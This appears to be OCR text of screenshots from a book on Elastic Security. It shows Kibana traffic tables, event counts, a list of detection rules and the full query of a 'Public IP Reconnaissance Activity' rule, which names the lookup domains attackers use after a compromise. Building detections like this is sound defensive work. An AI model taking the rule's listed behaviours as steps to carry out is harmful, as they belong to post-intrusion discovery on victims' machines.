
Chapter 6 - HTTP

Chapter 6 - HTTP

Chapter 6 - TLS Ve

Chapter 6 - TLS Ti

Chapter 6 - DNS Su




Chapter 6 - HTTP URL

url.full: Descending	Count
http://tlu.dl.delivery.mp.microsoft.com/filestreami...	5,065
http://tlu.dl.delivery.mp.microsoft.com/filestreami...	3,709
http://tlu.dl.delivery.mp.microsoft.com/filestreami...	3,427
http://9.tlu.dl.delivery.mp.microsoft.com/filestrea...	3,146
http://9.tlu.dl.delivery.mp.microsoft.com/filestrea...	3,108

Chapter 6 - HTTP Destination Domain

destination.domain: Descending	Count
9.tlu.dl.delivery.mp.microsoft.com	49,568
tlu.dl.delivery.mp.microsoft.com	48,184
11.tlu.dl.delivery.mp.microsoft.com	4,303
msedge.b.tlu.dl.delivery.mp.microsoft.com	1,261
2.tlu.dl.delivery.mp.microsoft.com	825

Chapter 8: The Elastic Security App



Tesla Agent Match

1

Alert generated by Tesla Agent.


Tesla Agent Timeline

View all cases

You haven't favorited any timelines yet. Get

Detection alert trend

Showing: 55 alerts



Windows Event Logs, and contextualize concepts from our WEC cookbook guide.

Detecting rare and unusual processes with Elastic machine learning

2021-03-25

In this blog, we explore identifying truly rare host process executions using anomaly detection jobs in both Elastic Machine Learning and Elastic Security.

Hunting for Lateral Movement using Event Query Language

2021-03-18

In this in-depth blog, we explore some lateral movement techniques and leverage the capabilities of Elastic's Event Query Language (EQL) to design behavioral hunts and detections.

Detection and Response for HAFNIUM Activity

2021-03-04

In this forum post, we share information about detections for this activity, and observations about exploitation in the wild.

Host events


Showing: 826,156 events


Auditbeat	0
Endpoint Security	757,917
DNS	41,563
File	247,585
Image Load	18,600
Network	35,127
Process	40,990
Registry	370,118
Security	3,934
Filebeat	0
Winlogbeat	68,239
Security	34,164
Microsoft-Windows-Sysmon/Operational	34,075

Network events

Showing: 171,603 events

Auditbeat	0
Filebeat	0
Packetbeat	171,603
DNS	6,267
Flow	161,358
TLS	3,978






Detection alerts

Last alert: 5 days ago

Trend

Showing: 33 alerts




Detection rules

All rules

Updated 20 seconds ago

Showing 564 rules | Selected 0 rules

Rule	Risk score	Severity	Last run	Last response	Last updat	Activated
Imported Packtpub Network Traffic Test	21	● Low	7 minutes ago	● succeeded	May 27, 2 20:00:25.	
Malicious Indicator Match Rule	99	● Critical	7 minutes ago	● succeeded	Apr 14, 20 00:50:42.	
Setgid Bit Set via chmod	21	● Low	4 minutes ago	● succeeded	Apr 12, 20 21:26:04.	
SSH Authorized Keys File Modification	47	● Medium	4 minutes ago	● succeeded	Apr 12, 20 21:26:04.	



Public IP Reconnaissance Activity

Created by: elastic on Feb 21, 2021 @ 20:28:22.677 Updated by: elastic on Apr 12, 2021 @ 21:29:07.695

Last response: ● succeeded at Apr 12, 2021 @ 21:29:12.777

About

Identifies domains commonly used by adversaries for post-exploitation IP reconnaissance. It is common for adversaries to test for Internet access and acquire their public IP address after they have gained access to a system. Among others, this has been observed in campaigns leveraging the information stealer, Trickbot.


Author	Elastic
Severity	● Low
Risk score	21
Reference URLs	• https://community.jisc.ac.uk/blogs/csirt/article/trickbot-analysis-and-mitigation • https://www.cybereason.com/blog/dropping-anchor-from-a-trickbot-infection-to-the-discovery-of-the-anchor-malware
False positive examples	• If the domains listed in this rule are used as part of an authorized workflow, this rule will be triggered by those events. Validate that this is expected activity and tune the rule to fit your environment variables.
License	Elastic License v2
MITRE ATT&CK™	Discovery (TA0007) System Network Configuration Discovery (T1016)
Timestamp override	event.ingested

Definition

Index patterns	packetbeat-*
Custom query	event.category:network AND event.type:connection AND server.domain:(ipecho.net OR ipinfo.io OR ifconfig.co OR ifconfig.me OR icanhazip.com OR myexternalip.com OR api.ipify.org OR bot.whatismyipaddress.com OR ip.anysrc.net OR wtfismyip.com) AND NOT http.response.status_code:302 AND status:OK AND NOT _exists_:http.request.referrer
Rule type	Query
Timeline template	None

Schedule

Runs every	5m
Additional look-back time	1m




Detection rules

All rules

Updated 28 seconds ago

Showing 546 rules Selected 0 rules

Rule	Indexing Time (ms)	Query Time (ms)	Last Gap (if any)	Last run	Last response	Activated
Setgid Bit Set via chmod	—	67.48	—	19 minutes ago	● succeeded	active
SSH Authorized Keys File Modification	—	83.01	—	19 minutes ago	● succeeded	active
Sensitive Files Compression	—	45.06	—	19 minutes ago	● succeeded	active
WebProxy Settings Modification	—	58.86	—	19 minutes ago	● succeeded	active
Public IP Reconnaissance Activity	—	6.23	—	16 minutes ago	● succeeded	active
Endpoint Security	—	1.76	3 hours	15 minutes ago	● succeeded	active




Detection rules

Exception Lists

Updated 20 seconds ago

Showing 2 lists

List ID	Name	Number of rules as...	Rules assigned to	Date created	Last edited
1d8ecb43-f88c-4d94-8ce0-2de8cf96f356	Endpoint Security	1	Endpoint Security	11 Apr 2021 21:25	2021-04-12T02:25:19.5...
endpoint_list	Endpoint Security Exception List	1	Endpoint Security	21 Feb 2021 20:28	2021-02-22T02:28:20.3...




Detection rules

All rules

Updated 2 seconds ago

Showing 546 rules | Selected 0 rules

□	Rule	Risk score	Severity	Last run	Last response	Last updated	Version	Tags	Activated ↓
□	Public IP Reconnaissance Activity	21	● Low	17 minutes ago	● succeeded	Apr 12, 2021 @ 21:29:07.695	3	Discovery Elastic Network See all	✓



Create new rule

1 Define rule

Rule type

Custom query
Use KQL or Lucene to detect issues across indices.
✓ Selected

Machine Learning
Access to ML requires a Platinum subscription.
Unavailable

Threshold
Aggregate query results to detect when number of matches exceeds threshold.
Select

